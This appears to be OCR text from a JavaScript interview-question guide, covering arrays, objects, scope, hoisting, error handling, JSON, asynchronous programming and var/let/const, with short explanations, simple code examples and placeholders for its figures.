


Q. What are Arrays in JS? How to get, add & remove elements from arrays? V. IMP.



Q. What are Arrays in JS? How to get, add & remove elements from arrays? V. IMP.

❖ Pictorial representation of important method of arrays



Q. What are Objects in JS? V. IMP.





Fig: Example of an object in JavaScript

Q. What are Objects in JS? V. IMP.


- An object is a data type that allows you to store **key-value** pairs.




```
//Object Example
let person = {
  name: "Happy",
  hobbies: ["Teaching", "Football", "Coding"],
  greet: function () {
    console.log("Name: " + this.name);
  },
};

console.log(person.name);
// Output: "Happy"

console.log(person.hobbies[1]);
// Output: "Football"

person.greet();
// Output: "Name: Happy"
```

Q. What is Scope in JavaScript? V. IMP.


- Scope determines where variables are **defined** and where they can be **accessed**.




```
//Global - accessbile anywhere
let globalVariable = "global";

greet();

function greet() {
  //Function - accessbile inside function only
  let functionVariable = "function";

  if (true) {
    //Block - accessbile inside block only
    let blockVariables = "block";

    console.log(blockVariables); //Output: block
    console.log(functionVariable); //Output: function
    console.log(globalVariable); //Output: global
  }

  console.log(functionVariable); //Output: function
  console.log(globalVariable); //Output: global
}
console.log(globalVariable); //Output: global
```

Q. What is Hoisting in JavaScript? V. IMP.

- Hoisting is a JavaScript behavior where functions and variable **declarations are moved to the top** of their respective scopes during the compilation phase.





```
//Function hoisting
myFunction();

function myFunction() {
  console.log("Hello!");
}
//Output: Hello
```

```
//Variable Hoisting
x = 10;
console.log(x);
//Output: 10

var x;
```

Q. What is Error Handling in JS? V. IMP.


- Error handling is the process of **managing errors**.




```
//try block contains the code that might throw an error
try {

  const result = someUndefinedVariable + 10;
  console.log(result);

}
//catch block is where the error is handled
catch (error) {
  console.log('An error occurred:', error.message);
}

//Output
//An error occurred: someUndefinedVariable is not defined
```


Q. What is JSON?

- JSON (JavaScript Object Notation) is a lightweight **data interchange format**.
- JSON consists of **key-value** pairs.





```json
{
  "name": "John Doe",
  "age": 30,
  "isStudent": false,
  "address": {
    "street": "123 Main St",
    "city": "New York",
    "country": "USA"
  }
}
```

Q. What is asynchronous programming in JS? What is its use? V. IMP.




Time taken (28 sec)



Time taken (10 sec)

Q. What is asynchronous programming in JS? What is its use? V. IMP.

- Asynchronous programming allows multiple tasks or operations to be initiated and **executed concurrently**.
- Asynchronous operations **do not block** the execution of the code.




```
// Synchronous Programming
// Not efficient
console.log("Start");
Function1();
Function2();
console.log("End");

// Time taking function
function Function1() {
  // Loading Data from an API
  // Uploading Files
  // Animations
}
function Function2() {
  console.log(100 + 50);
}
```

Chapter 2: Variables & Datatypes

Q. What are variables? What is the difference between var, let, and const ?

Q. What are data types in JS?

Q. What is the difference between primitive and non-primitive data types?

Q. What is the difference between null and undefined in JS?


Q. What is the use of typeof operator?

Q. What is type coercion in JS?

Q. What are variables? What is the difference between var, let, and const ? V. IMP.

- Variables are used to **store** data.

```
var count = 10;
```



Q. What are variables? What is the difference between var, let, and const ? V. IMP.

- var creates a **function-scoped** variable.

```
//using var
function example() {

  if (true) {

    var count = 10;
    console.log(count);
    //output: 10
  }

  console.log(count);
  //Output: 10
}
```

- let creates a **block-scoped** variable

```
//using let
function example() {

  if (true) {

    let count = 10;
    console.log(count);
    //Output: 10
  }

  console.log(count);
  //Output: Uncaught
  //Reference Error:
  //count is not defined
}
```

- const can be assigned only once, and its value **cannot be changed** afterwards.


```
// Using constant
const z = 10;
z = 20;

// This will result
//in an error
console.log(z);
```

Q. What are data types in JS?

